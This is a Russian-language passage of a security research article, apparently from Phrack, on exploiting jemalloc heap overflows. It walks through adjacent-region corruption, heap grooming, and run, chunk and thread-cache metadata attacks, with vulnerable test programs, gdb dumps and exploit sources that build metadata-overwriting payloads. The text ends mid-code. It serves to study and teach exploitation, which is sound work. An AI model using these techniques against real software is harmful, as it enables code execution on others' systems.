Мы также стараемся подходить к эксплуатации кучи jemalloc абстрактно — сначала определяя «примитивы эксплуатации», а затем переходя к конкретным техническим деталям. Крис Валасек и Райан Смит исследовали ценность абстрагирования эксплуатации кучи через примитивы [CVRS]. Основная идея состоит в том, что конкретные техники эксплуатации в конечном счёте устаревают. Поэтому важно подходить к эксплуатации абстрактно и выявлять примитивы, применимые к новым

целям. Мы использовали этот подход ранее, сравнивая эксплуатацию кучи ядра FreeBSD и Linux [HAPF, APHN]. Применительно к jemalloc мы анализируем примитивы повреждения соседних данных, манипуляции кучей и повреждения метаданных.

3.1 - Повреждение соседних регионов

Основная идея атак с повреждением соседних элементов кучи заключается в использовании того факта, что менеджер кучи размещает пользовательские аллокации рядом друг с другом без промежуточных данных. В jemalloc регионы одного класса размера размещаются в одном бине. Если при этом они размещаются в одном ране бина, то между ними нет встроенных метаданных. В разделе 3.2 мы увидим, как этого добиться, но пока предположим, что новые аллокации одного класса размера размещаются в одном ране.

Таким образом, мы можем разместить выбранный нами объект/структуру-жертву в том же ране, рядом с уязвимым объектом/структурой, которую мы планируем переполнить. Единственное требование: объекты-жертва и уязвимый объект должны иметь размер, помещающий их в один класс размера и, соответственно, возможно, в один ран (снова отсылаем к следующему подразделу о том, как этим управлять). Поскольку между двумя регионами нет метаданных, мы можем переполниться из уязвимого региона в выбранный нами регион-жертву. Обычно регион-жертва — это что-то, способное помочь нам выполнить произвольный код, например указатели на функции.

В следующем надуманном примере считаем, что `three` — ваш выбранный объект-жертва, а уязвимый объект — `two` (полный код в файле test-adjacent.c):

```
char *one, *two, *three;

printf("[*] before overflowing\n");

one = malloc(0x10);
memset(one, 0x41, 0x10);
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);

two = malloc(0x10);
memset(two, 0x42, 0x10);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);

three = malloc(0x10);
memset(three, 0x43, 0x10);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

/* [3-1] */

printf("[+] copying argv[1] to region two\n");
strcpy(two, argv[1]);

printf("[*] after overflowing\n");
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

/* [3-2] */

free(one);
free(two);
free(three);

printf("[*] after freeing all regions\n");
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);
```

```
/* [3-3] */
```

Вывод (отредактировано для читаемости):

```
$ ./test-adjacent `python -c 'print "X" * 30'`
[*] before overflowing
[+] region one:   0xb7003030: AAAAAAAAAAAAAAAA
[+] region two:   0xb7003040: BBBBBBBBBBBBBBBB
[+] region three: 0xb7003050: CCCCCCCCCCCCCCCC
[+] copying argv[1] to region two
[*] after overflowing
[+] region one:   0xb7003030:
AAAAAAAAAAAAAAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region two:   0xb7003040: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region three: 0xb7003050: XXXXXXXXXXXXXX
[*] after freeing all regions
[+] region one:   0xb7003030:
AAAAAAAAAAAAAAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region two:   0xb7003040: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[+] region three: 0xb7003050: XXXXXXXXXXXXXX
```

Из вывода видно, что регион `one` находится по адресу 0xb7003030, а последующие две аллокации (регионы `two` и `three`) находятся в том же ране сразу после `one` — все три вплотную, без метаданных между ними. После переполнения `two` тридцатью символами 'X' мы видим, что регион `three` был перезаписан 14 символами 'X' (30 минус 16 за размер региона `two`).

Для лучшего понимания расположения памяти jemalloc запустим gdb с тремя точками останова на [3-1], [3-2] и [3-3].

На точке останова [3-1]:

```
Breakpoint 1, 0x080486a9 in main ()
gdb $ print arenas[0].bins[2].runcur
$1 = (arena_run_t *) 0xb7003000
```

По адресу 0xb7003000 находится текущий ран бина `bins[2]`, управляющего классом размера 16 в автономном варианте jemalloc, против которого мы скомпонованы. Посмотрим на содержимое рана:

```
gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec  0x00000003  0x000000fa  0xfffffff8
0xb7003010: 0xffffffff  0xffffffff  0xffffffff  0xffffffff
0xb7003020: 0xffffffff  0xffffffff  0x1fffffff  0x000000ff
0xb7003030: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7003040: 0x42424242  0x42424242  0x42424242  0x42424242
0xb7003050: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7003060: 0x00000000  0x00000000  0x00000000  0x00000000
...
```

После начальных метаданных (заголовок рана, подробнее рассмотренный в 3.3.1) находится регион `one` по адресу 0xb7003030, за которым следуют регионы `two` и `three` — все по 16 байт. Снова видим, что между регионами нет метаданных. На точке останова [3-2] после переполнения:

```
gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec  0x00000003  0x000000fa  0xfffffff8
0xb7003010: 0xffffffff  0xffffffff  0xffffffff  0xffffffff
0xb7003020: 0xffffffff  0xffffffff  0x1fffffff  0x000000ff
0xb7003030: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7003040: 0x58585858  0x58585858  0x58585858  0x58585858
0xb7003050: 0x58585858  0x58585858  0x58585858  0x43005858
0xb7003060: 0x00000000  0x00000000  0x00000000  0x00000000
...
```

Видим, что наши 30 символов 'X' (0x58) полностью перезаписали 16 байт региона `two` по адресу 0xb7003040 и продолжились на 15 байт (14 плюс NULL от strcpy(3)) в регион `three` по адресу 0xb7003050. Из этого дампа памяти понятно, почему вызов printf(3) для региона `one` после переполнения продолжает печатать все 46 байт (16 из региона `one` плюс 30 из переполнения) вплоть до NULL, помещённого вызовом strcpy(3). Как показал Питер Врёгдендейл в контексте

переполнений кучи в Internet Explorer [PV10], это может привести к утечке информации из региона, смежного с регионом, чей терминирующий NULL был перезаписан. Достаточно прочитать строку обратно, и вы получите все данные вплоть до первого встреченного NULL.

На точке останова [3-3] после освобождения всех трёх регионов jemalloc не очищает освобождённые регионы. Это поведение — сохранение устаревших данных в освобождённых регионах, которые могут быть выделены повторно, — облегчает эксплуатацию ошибок use-after-free (см. следующий раздел).

Для дальнейшего изучения примитива повреждения соседних регионов в контексте jemalloc рассмотрим C++ и указатели на виртуальные функции (VPTR). Мы сосредоточимся только на деталях, связанных с jemalloc; для получения более общей информации заинтересованный читатель может обратиться к статье rix в Phrack [VPTR]. Начнём с примера на C++, основанного на bo2.cpp rix (файл vuln-vptr.cpp в архиве с кодом):

```
class base
{
    private:
        char buf[32];

    public:
        void
        copy(const char *str)
        {
            strcpy(buf, str);
        }

        virtual void
        print(void)
        {
            printf("buf: 0x%08x: %s\n", buf, buf);
        }
};

class derived_a : public base
{
    public:
        void
        print(void)
        {
            printf("[+] derived_a: ");
            base::print();
        }
};

class derived_b : public base
{
    public:
        void
        print(void)
        {
            printf("[+] derived_b: ");
            base::print();
        }
};

int
main(int argc, char *argv[])
{
    base *obj_a;
    base *obj_b;

    obj_a = new derived_a;
    obj_b = new derived_b;

    printf("[+] obj_a:\t0x%x\n", (unsigned int)obj_a);
    printf("[+] obj_b:\t0x%x\n", (unsigned int)obj_b);
    if(argc == 3)
```

```
    {
        printf("[+] overflowing from obj_a into obj_b\n");
        obj_a->copy(argv[1]);

        obj_b->copy(argv[2]);

        obj_a->print();
        obj_b->print();

        return 0;
    }
```

У нас есть базовый класс с виртуальной функцией `print(void)` и два производных класса, перегружающих эту виртуальную функцию. Затем в main мы используем `new` для создания двух новых объектов — по одному от каждого производного класса. После этого мы переполняем буфер `buf` объекта `obj_a` значением `argv[1]`.

Исследуем с помощью gdb:

```
$ gdb vuln-vptr
...
gdb $ r `python -c 'print "A" * 48'` `python -c 'print "B" * 10'`
...
0x804862f <main(int, char**)+15>:    movl   $0x24,(%esp)
0x8048636 <main(int, char**)+22>:    call   0x80485fc <_Znwj@plt>
0x804863b <main(int, char**)+27>:    movl   $0x80489e0,(%eax)
gdb $ print $eax
$13 = 0xb7c01040
```

По адресу 0x8048636 видим первый вызов `new` с параметром — размером создаваемого объекта: 0x24, то есть 36 байт. C++ использует jemalloc для выделения необходимого объёма памяти. После вызова EAX содержит адрес выделенного региона (0xb7c01040), а по адресу 0x804863b туда записывается значение 0x80489e0 — VPTR, указывающий на `print(void)` объекта `obj_a`.

Теперь понятно, почему несмотря на то, что объявленный буфер имеет длину 32 байта, для объекта выделяется 36 байт. То же самое происходит со вторым вызовом `new`, но на этот раз VPTR указывает на `obj_b` (по адресу 0xb7c01070).

Исследуем внутренности jemalloc:

```
gdb $ print arenas[0].bins[5].runcur
$8 = (arena_run_t *) 0xb7c01000
gdb $ print arenas[0].bins[5].reg_size
$9 = 0x30
gdb $ x/40x 0xb7c01000
...
0xb7c01040: 0x080489e0  0x00000000  0x00000000  0x00000000
...
0xb7c01070: 0x080489f0  0x00000000  0x00000000  0x00000000
...
```

Наш ран находится по адресу 0xb7c01000, а бин — `bin[5]`, обрабатывающий регионы размером 0x30 (48 байт в десятичной). Поскольку наши объекты занимают 36 байт, они не вписываются в предыдущий бин `bin[4]` размером 0x20 (32). Видим `obj_a` по адресу 0xb7c01040 с VPTR (0x080489e0) и `obj_b` по адресу 0xb7c01070 с его VPTR (0x080489f0).

После переполнения `obj_a` в `obj_b` и перед первым вызовом `print()`:

```
gdb $ x/40x 0xb7c01000
...
0xb7c01040: 0x080489e0  0x41414141  0x41414141  0x41414141
0xb7c01050: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7c01060: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7c01070: 0x41414141  0x42424242  0x42424242  0x00004242
...
gdb $ x/i $eip
=> 0x80486d8 <main(int, char**)+184>:   call   *(%eax)
```

```
gdb $ print $eax
$16 = 0x41414141
```

3.2 - Манипуляция кучей

Для того чтобы упорядочить кучу jemalloc в предсказуемое состояние, нам необходимо понять поведение аллокатора и использовать тактики манипуляции кучей в своих интересах. В контексте браузеров такие тактики обычно называются «Heap Feng Shui» (Фэн-шуй кучи) — по аналогии с работой Александра Сотирова [FENG].

Под «предсказуемым состоянием» подразумевается максимально надёжное расположение кучи, при котором мы можем помещать данные туда, куда нам нужно. Это позволяет как использовать тактику повреждения соседних регионов из предыдущего параграфа, так и эксплуатировать ошибки use-after-free. В ошибках use-after-free область памяти выделяется, используется, освобождается, а затем используется снова вследствие ошибки. В таком случае, зная размер региона, мы можем манипулировать кучей, чтобы поместить наши данные в слот освобождённого региона в его ране до того, как он будет использован повторно. При последующем некорректном использовании регион будет содержать наши данные, позволяющие перехватить поток выполнения.

Для изучения поведения jemalloc и управления им с целью перевода в предсказуемое состояние мы используем алгоритм, схожий с представленным в [HOEJ]. Поскольку в общем случае мы заранее не знаем состояние ранов интересующего нас класса размера, мы выполняем большое количество аллокаций этого размера, надеясь заполнить дыры (то есть свободные регионы) в существующих ранах и получить свежий ран. Надеемся, что последующие аллокации окажутся именно в этом свежем ране и, следовательно, будут последовательными. Как мы видели, последовательные аллокации в значительной мере пустом ране также являются смежными. Затем мы выполняем серию таких аллокаций под нашим контролем. Если мы пытаемся применить тактику повреждения соседних регионов, то это аллокации выбранного нами объекта/структуры-жертвы.

Следующий шаг — освободить каждый второй регион в этой последней серии контролируемых аллокаций-жертв. Это создаст дыры между объектами-жертвами в ране интересующего нас класса размера. Наконец, мы провоцируем ошибку переполнения кучи, вынуждая — благодаря подготовленному состоянию — jemalloc поместить уязвимые объекты в дыры целевого рана, переполняясь в объекты-жертвы.

Продемонстрируем сказанное на примере (файл test-holes.c в архиве с кодом):

```
#define TSIZE   0x10            /* целевой класс размера */
#define NALLOC  500             /* количество аллокаций */
#define NFREE   (NALLOC / 10)   /* количество освобождений */

char *foo[NALLOC];
char *bar[NALLOC];

printf("step 1: controlled allocations of victim objects\n");

for(i = 0; i < NALLOC; i++)
{
    foo[i] = malloc(TSIZE);
    printf("foo[%d]:\t\t0x%x\n", i, (unsigned int)foo[i]);
}

printf("step 2: creating holes in between the victim objects\n");

for(i = (NALLOC - NFREE); i < NALLOC; i += 2)
{
    printf("freeing foo[%d]:\t0x%x\n", i, (unsigned int)foo[i]);
    free(foo[i]);
```

```
}

printf("step 3: fill holes with vulnerable objects\n");

for(i = (NALLOC - NFREE + 1); i < NALLOC; i += 2)
{
    bar[i] = malloc(TSIZE);
    printf("bar[%d]:\t0x%x\n", i, (unsigned int)bar[i]);
}
```

Поведение jemalloc видно из вывода (наш целевой класс размера — 16 байт). Из вывода понятно, что jemalloc работает по принципу FIFO: первый освобождённый регион возвращается первым при следующем запросе аллокации. Хотя наш пример в основном демонстрирует управление кучей jemalloc для эксплуатации повреждений соседних регионов, наши наблюдения также могут помочь в эксплуатации уязвимостей use-after-free. Когда наша цель — поместить наши данные в тот же регион, что и освобождённый регион, который скоро будет использован, поведение jemalloc по принципу FIFO позволяет нам делать это предсказуемым образом.

В приведённом обсуждении мы неявно предполагали, что можем выполнять произвольные аллокации и деаллокации, то есть имеем доступные в нашем наборе инструментов эксплойта примитивы выделения и освобождения целевого размера. В зависимости от уязвимого приложения (использующего jemalloc) это может быть как очевидным, так и не очень. Например, если наша цель — медиапроигрыватель, мы можем контролировать аллокации, вводя произвольное количество тегов метаданных во входной файл. В случае Firefox мы, разумеется, можем использовать JavaScript для реализации примитивов кучи. Но это тема для другой статьи.

3.3 - Повреждение метаданных

Последний примитив повреждения кучи, на котором мы остановимся, — повреждение метаданных. Напомним ещё раз, что поскольку jemalloc не основан на списках свободных блоков (вместо этого используются красно-чёрные деревья на макросах), техники эксплуатации unlink и frontlink неприменимы. Вместо этого мы обратим внимание на то, как можно заставить `malloc()` вернуть указатель, ведущий к уже инициализированным регионам кучи.

3.3.1 - Ран (arena_run_t)

Мы уже дали определение «рана» в разделе 2.1.3. Кратко напомним: «ран» — это набор регионов памяти одинакового размера, начинающийся с метаданных, описывающих его. Раны всегда выровнены по кратным значениям размера страницы (0x1000 в большинстве реальных приложений). Метаданные рана соответствуют структуре, показанной в [2-3].

В сборках release поле `magic` отсутствует (то есть MALLOC_DEBUG по умолчанию отключён). Как уже упоминалось, каждый ран содержит указатель на бин, регионы которого он хранит. Указатель `bin` считывается из `arena_run_t` (см. [2-3]) и разыменовывается только при деаллокации. В момент освобождения размер региона неизвестен, поэтому индекс бина не может быть вычислен напрямую — вместо этого jemalloc сначала находит ран, в котором находится освобождаемая память, и затем разыменовывает указатель бина, хранящийся в заголовке рана. Из функции `arena_dalloc_small`:

```
arena_dalloc_small(arena_t *arena, arena_chunk_t *chunk, void *ptr,
        arena_chunk_map_t *mapelm)
{
    arena_run_t *run;
```

```
    arena_bin_t *bin;
    size_t size;

    run = (arena_run_t *)(mapelm->bits & ~pagesize_mask);
    bin = run->bin;
    size = bin->reg_size;
```

С другой стороны, в процессе выделения, после того как найден подходящий ран, его битовый вектор `regs_mask[]` исследуется в поиске свободного региона. Заметим, что поиск свободного региона начинается с `regs_mask[regs_minelm]` (`regs_minelm` хранит индекс первого элемента `regs_mask[]` с ненулевыми битами). Мы воспользуемся этим фактом, чтобы вынудить `malloc()` вернуть уже выделенный регион.

В ситуации переполнения кучи довольно часто атакующий может переполнить регион памяти, за которым не следуют другие регионы (аналог wilderness chunk в dlmalloc, хотя в jemalloc такие регионы ничем особым не выделяются). В подобной ситуации атакующий, скорее всего, сможет перезаписать заголовок рана следующего рана. Поскольку раны хранят регионы одинакового размера, следующий адрес, выровненный по размеру страницы, будет либо обычной страницей текущего рана, либо будет содержать метаданные (заголовок) следующего рана с регионами другого размера (большего или меньшего — не принципиально). В первом случае перезапись соседних регионов того же рана возможна и атакующий может использовать техники из раздела 3.1. Второй случай рассматривается в следующих параграфах.

Люди, знакомые с эксплуатацией кучи, вспомнят, что довольно распространённая ситуация — когда атакующий контролирует последний выделенный элемент кучи (регион в нашем случае), то есть наиболее недавно выделенный регион — тот, который переполняется. В связи с важностью этой ситуации мы считаем существенным рассмотреть, как её можно использовать для получения контроля над целевым процессом.

Сначала посмотрим на модель рана в памяти (файл test-run.c):

```
char *first;

first = (char *)malloc(16);
printf("first = %p\n", first);
memset(first, 'A', 16);

breakpoint();

free(first);
```

Тестовая программа компилируется, и для работы с gdb загружается отладочная сборка jemalloc:

```
~$ gcc -g -Wall test-run.c -o test-run
~$ export LD_PRELOAD=/usr/src/lib/libc/libc.so.7
~$ gdb test-run
GNU gdb 6.1.1 [FreeBSD]
...
(gdb) run
...
first = 0x28201030

Program received signal SIGTRAP, Trace/breakpoint trap.
main () at simple.c:14
14        free(first);
```

Вызов malloc() возвращает адрес 0x28201030, принадлежащий рану по адресу 0x28201000:

```
(gdb) print *(arena_run_t *)0x28201000
$1 = {bin = 0x8049838, regs_minelm = 0, nfree = 252,
  regs_mask = {4294967294}}
(gdb) print *(arena_bin_t *)0x8049838
$2 = {runcur = 0x28201000, runs = {...}, reg_size = 16, run_size = 4096,
  nregs = 253, regs_mask_nelms = 8, reg0_offset = 48}
```

Отлично. Ран 0x28201000 обслуживает запросы на регионы памяти размером 16, на что указывает значение `reg_size` бина, хранящегося в заголовке рана (заметьте, что run->bin->runcur == run).

Теперь рассмотрим сценарий, ведущий к эксплуатации `malloc()`. Допустим, атакующий контролирует регион памяти 'A', являющийся последним в своём ране:

```
[run #1 header][RR...RA][run #2 header][RR...]
```

В приведённой простой схеме 'R' обозначает обычный регион, который может быть выделен или свободен, а 'A' — регион, принадлежащий атакующему, то есть тот, который будет переполнен. 'A' не обязательно является последним регионом рана #1 — он может быть любым регионом этого рана. Рассмотрим, как из региона рана #1 можно достичь метаданных рана #2 (файл test-runhdr.c, а также [2-6]):

```
unsigned char code[] = "\x61\x62\x63\x64";

one = malloc(0x10);
memset(one, 0x41, 0x10);
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);

two = malloc(0x10);
memset(two, 0x42, 0x10);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);

three = malloc(0x20);
memset(three, 0x43, 0x20);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

__asm__("int3");

printf("[+] corrupting the metadata of region three's run\n");
memcpy(two + 4032, code, 4);

__asm__("int3");
```

На первой точке останова видим, что для размера 16 ран находится по адресу 0xb7d01000, а для размера 32 — по адресу 0xb7d02000. После memcpy() указатель `bin` заголовка рана оказывается перезаписан. Наша атака состоит из следующих шагов: атакующий переполняет 'A' и перезаписывает заголовок рана #2. Затем при следующей аллокации malloc() размером, обслуживаемым раном #2, пользователь получит указатель на регион памяти предыдущего рана (рана #1 в нашем примере).

Внимательный читатель мог бы сразу подумать об очевидном: можно перезаписать указатель `bin`, заставив его указывать на поддельную структуру бина. Это не лучшая идея по двум причинам. Во-первых, атакующему нужен дополнительный контроль над целевым процессом, чтобы создать поддельный заголовок бина где-то в памяти. Во-вторых, и это главное, как уже обсуждалось, указатель `bin` заголовка рана разыменовывается только при деаллокации. Внимательное изучение исходного кода jemalloc показывает, что используется только `run->bin->reg0_offset` (в `arena_run_reg_dalloc()`), а потому указатель бина не особо интересен с точки зрения атакующего.

Рассмотрим конкретный пример (файл vuln-run.c). Вместо перезаписи указателя `bin` мы перезапишем `regs_minelm` рана #2. Передав значение -2 для `regs_minelm`, мы заставим `regs_mask[regs_minelm]` указывать на сам `regs_minelm`, то есть `regs_minelm[-2] = -2`:

```
char *one, *two, *three, *four, *temp;
char offset[sizeof(size_t)];
int i;

/* Пользовательское значение для 'regs_minelm'. */
*(size_t *)&offset[0] = (size_t)atol(argv[1]);

one = (char *)malloc(16);
two = (char *)malloc(32);
```

```
for(i = 0; i < 10; i++)
{
    temp = (char *)malloc(32);
}

/* Это выделит новый ран для размера 64. */
three = (char *)malloc(64);

/* Перезаписываем 'regs_minelm' следующего рана. */
breakpoint();
memcpy(two + 4064 + 4, offset, 4);
breakpoint();

four = (char *)malloc(64);
```

Из функции `arena_run_reg_alloc`:

```
static inline void *
arena_run_reg_alloc(arena_run_t *run, arena_bin_t *bin)
{
    void *ret;
    unsigned i, mask, bit, regind;

    ...

    i = run->regs_minelm;
    mask = run->regs_mask[i]; /* [3-4] */
    if (mask != 0) {
        /* Найдена доступная аллокация. */
        bit = ffs((int)mask) - 1; /* [3-5] */

        regind = ((i << (SIZEOF_INT_2POW + 3)) + bit); /* [3-6] */
        ...
        ret = (void *)(((uintptr_t)run) + bin->reg0_offset
            + (bin->reg_size * regind)); /* [3-7] */

        ...
        return (ret);
    }

    ...
}
```

Изначально `i` получает значение `run->regs_minelm`, равное -2. При присвоении в [3-4] `mask` получает значение `regs_mask[-2]`, которое оказывается значением `regs_minelm`, то есть -2. Двоичное представление -2 — это 0xfffffffe, поэтому `ffs()` вернёт 2, а `bit` будет равен 1. В [3-6] `regind` вычисляется как `((0xfffffffe << 5) + 1)`, что равно 0xffffffc1, или -63. В итоге для значений `reg_size`, относящихся к small-medium регионам, формула в [3-7] вычисляет `ret` таким образом, что он указывает на регион на 63 чанка назад :)

Практика:

```
~$ gdb ./vuln-run
GNU gdb 6.1.1 [FreeBSD]
...
(gdb) run -2
Starting program: vuln-run -2
Allocating a chunk of 16 bytes just for fun
one = 0x28202030
Allocating first chunk of 32 bytes
two = 0x28203020
...
Setting up a run for the next size class
three = 0x28204040
...
Next chunk should point in the previous run
four = 0x28203080

Program exited normally.
```

Обратите внимание, как регион `four` (64 байта) указывает именно туда, где начинается чанк `temp` (32 байта). Voila :)

3.3.2 - Чанк (arena_chunk_t)

В предыдущем разделе мы описали возможность выполнения произвольного кода путём перезаписи метаданных заголовка рана. Пытаясь охватить все возможности, мы теперь рассмотрим, что атакующий может сделать, получив возможность повредить заголовок чанка арены.

Рассмотрим следующую тестовую ситуацию:

```
[[Arena #1 header][R...R][C...C]]
```

Как уже упоминалось, новые чанки арен создаются по необходимости — когда текущая арена заполнена или целевое приложение работает в нескольких потоках. Хороший способ принудить к инициализации нового чанка — непрерывно вынуждать целевое приложение выполнять аллокации, желательно размером бина. Буква 'R' обозначает уже выделенные регионы, 'C' — потенциально свободные. Непрерывно запрашивая регионы памяти, можно исчерпать доступные регионы арены, вынудив jemalloc выделить новый чанк через `arena_chunk_alloc()` (обычно вызывающий `mmap()`).

Низкоуровневая функция, ответственная за выделение страниц памяти (`pages_map()`), используется `chunk_alloc_mmap()` таким образом, что несколько различных арен (и любые их расширения) могут быть физически смежны. После большого числа новых аллокаций расположение памяти может напоминать следующее:

```
[[Arena #1 header][R...R][C...C]][[Arena #2 header][...]]
```

Теперь очевидно, что переполнение последнего чанка арены #1 приведёт к перезаписи заголовка чанка арены #2.

Рассмотрим алгоритм атаки и соответствующий пример кода (полный код в файлах vuln-chunk.c и exploit-chunk.c):

```
char *base1, *base2;
char *p1, *p2, *p3, *last, *first;
char buffer[1024];

p1 = (char *)malloc(16);
base1 = (char *)CHUNK_ADDR2BASE(p1);

/* [3-8] Заполняем первый чанк, вынуждая jemalloc выделить новый. */
while((base2 = (char *)CHUNK_ADDR2BASE((first = malloc(16)))) == base1)
    last = first;

/* [3-9] Одна дополнительная аллокация сразу после первого региона нового чанка. */
p2 = malloc(16);

/* Структура чанков: [HAAAA....L][HFPUUUU....U]
 * H: заголовок чанка, A: выделенные регионы,
 * L: регион 'last', F: 'first', P: 'p2', U: невыделенное пространство */

/* [3-10] Здесь происходит переполнение (запись в 'last'). */
/* [3-11] Вызов free() на любом регионе новой арены. */
free(p2);

/* [3-12] */
/* [3-13] Теперь 'p3' указывает на уже выделенный регион. */
p3 = malloc(4096);
```

Разберём происходящее при вызове `free()`. Макрос `CHUNK_ADDR2BASE()` возвращает указатель на чанк, которому принадлежит данный регион, — просто трюк с указателями для получения первого адреса перед `ptr`, выровненного по размеру чанка. Указатель `chunk->arena` находится под контролем атакующего. В результате следующая аллокация для обслуживания аренами вернёт указатель где-то внутри региона, ошибочно освобождённого на шаге 3.

Алгоритм атаки:

1) Вынудить целевое приложение выполнить ряд аллокаций до выделения новой арены (назовём её ареной B) или пока не будет достигнута соседняя арена.

2) Перезаписать указатель `arena` чанка арены B, направив его на уже существующую арену. Адрес самой первой арены процесса (арены A) всегда фиксирован, поскольку объявлен как статический. Это предотвратит обращение аллокатора к плохому адресу и последующий сбой.

3) Вынудить или позволить целевому приложению вызвать `free()` на любом регионе арены B, помеченном как выделенный в метаданных jemalloc.

4) Следующая аллокация, обслуживаемая ареной B, вернёт указатель где-то внутри региона, ошибочно освобождённого на шаге 3.

Эксплойт (файл exploit-chunk.c) создаёт файл с вектором эксплуатации для уязвимой программы:

```
char buffer[1024], *p;

memset(buffer, 0, sizeof(buffer));
p = buffer;
strncpy(p, "1234567890123456", 16);
p += 16;

/* Адрес арены. */
*(size_t *)p = (size_t)strtoul(argv[1], NULL, 16);
p += sizeof(size_t);

/* Пропускаем метаданные rbtree и 'chunk->map[0]'. */
strncpy(p,
    "AAAA" "AAAA" "CCCC"
    "AAAA" "AAAA" "AAAA" "GGGG" "HHHH" , 32);
p += 32;

*(size_t *)p = 0x00001002;
/*                     ^ CHUNK_MAP_LARGE                */
/*                   ^ Количество страниц для освобождения. */
p += sizeof(size_t);
```

Результат:

```
$ ./vuln-chunk
# Chunk 0x28200000 belongs to arena 0x8049d98
# Chunk 0x28300000 belongs to arena 0x8049d98
...
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
p3 = 0x28302000
...

$ ./exploit-chunk 0x8049d98
$ ./vuln-chunk exploit2.v
...
Read 56 bytes
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
p3 = 0x28301000
# Region at 0x28301030
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41         AAAAAAAAAAAAAAAA
```

Второй вызов `malloc()` возвращает новый регион `p3 = 0x28301000`, который находится на 0x30 байт _до_ `first` (0x28301030)!

В реальных приложениях переполнения кучи в jemalloc приведут к одному из следующих трёх случаев:

1) Перезапись соседнего региона памяти.
2) Перезапись метаданных рана (если переполненный регион является последним в ране).
3) Перезапись метаданных чанка арены (если переполненный регион является последним в чанке).

3.3.3 - Кэши потоков (tcache_t)

Как мы проанализировали в 2.1.7, массив `rounds` из указателей void кэша потока (magazine `mag_t`) и другие метаданные магазина размещаются в обычных регионах памяти. Предположим, что `mag_t` вместе с массивом указателей void имеет общий размер N — тогда можно легко получить регион в том же ране, вызвав `malloc(N)`.

Переполнение региона памяти, смежного с `mag_t`, может привести к тому, что `malloc()` вернёт произвольный адрес, контролируемый атакующим. Достаточно перезаписать `nrounds` и содержимое массива указателей void, чтобы он содержал адрес стека (или любой другой адрес интереса). Внимательный читатель раздела 2.1.7 заметил бы, что такого же результата можно достичь, задав `nrounds` достаточно большое значение для перехода к стеку (или в любой пользовательский регион памяти). Этот сценарий прост в эксплуатации, поэтому рассмотрим случай перезаписи `mag_rack_t`.

Стойки магазинов выделяются функцией `mag_rack_alloc()`:

```
mag_rack_t *
mag_rack_create(arena_t *arena)
{
    ...
    return (arena_malloc_small(arena, sizeof(mag_rack_t) +
        (sizeof(bin_mags_t) * (nbins - 1)), true));
}
```

Вычислим размер стойки магазинов:

```
(gdb) print nbins
$6 = 30
(gdb) print sizeof(mag_rack_t) + (sizeof(bin_mags_t) * (nbins - 1))
$24 = 240
```

Размер 240 обслуживается бином, хранящим регионы размером 256 байт. Вызовы `malloc(256)` в конечном счёте приведут к тому, что пользовательский регион окажется физически рядом с `mag_rack_t`. Следующий уязвимый код эмулирует эту ситуацию (файл vuln-mag.c):

```
/* «Уязвимый» поток. */
void *vuln_thread_runner(void *arg) {
  char *v;

  v = (char *)malloc(256);  /* [3-25] */
  printf("[vuln] v = %p\n", v);
  sleep(2);

  if(arg)
    strcpy(v, (char *)arg);
  return NULL;
}

/* Другие потоки, выполняющие аллокации. */
void *thread_runner(void *arg) {
  size_t self = (size_t)pthread_self();
```

```
  char *p1, *p2;

  /* Аллокация до переполнения стойки магазинов. */
  p1 = (char *)malloc(16);
  printf("[%u] p1 = %p\n", self, p1);
  sleep(4);

  /* Аллокация после переполнения стойки. */
  p2 = (char *)malloc(16);
  printf("[%u] p2 = %p\n", self, p2);
  sleep(4);
  return NULL;
}

int main(int argc, char *argv[]) {
  size_t tcount, i;
  pthread_t *tid, vid;

  /* Поддельная структура 'mag_t' будет размещена здесь. */
  printf("[*] %p\n", getenv("FAKE_MAG_T"));

  tcount = atoi(argv[1]);
  tid = (pthread_t *)alloca(tcount * sizeof(pthread_t));

  pthread_create(&vid, NULL, vuln_thread_runner, argv[2]);
  for(i = 0; i < tcount; i++)
    pthread_create(&tid[i], NULL, thread_runner, NULL);

  pthread_join(vid, NULL);
  for(i = 0; i < tcount; i++)
    pthread_join(tid[i], NULL);

  pthread_exit(NULL);
}
```

Эксплойт (файл exploit-mag.c):

```
int main(int argc, char *argv[]) {
  char fake_mag_t[12 + 1];
  char buff[1024 + 1];
  size_t i, fake_mag_t_p;

  fake_mag_t_p = (size_t)strtoul(argv[1], NULL, 16);

  /* Используем 0xffffffff как значение 'nrounds', чтобы избежать NULL-байт.
   * Это заставит jemalloc взять 0x42424242 как указатель региона
   * вместо 0x41414141 :)
   */
  *(size_t *)&fake_mag_t[0] = 0x42424242;
  *(size_t *)&fake_mag_t[4] = 0xffffffff;
  *(size_t *)&fake_mag_t[8] = 0x41414141;
  fake_mag_t[12] = 0;
  setenv("FAKE_MAG_T", fake_mag_t, 1);

  /* Буфер для перезаписи 'mag_rack_t' жертвы. */
  for(i = 0; i < 256; i++)
    *(size_t *)&buff[4 * i] = (size_t)fake_mag_t_p;
  buff[1024] = 0;

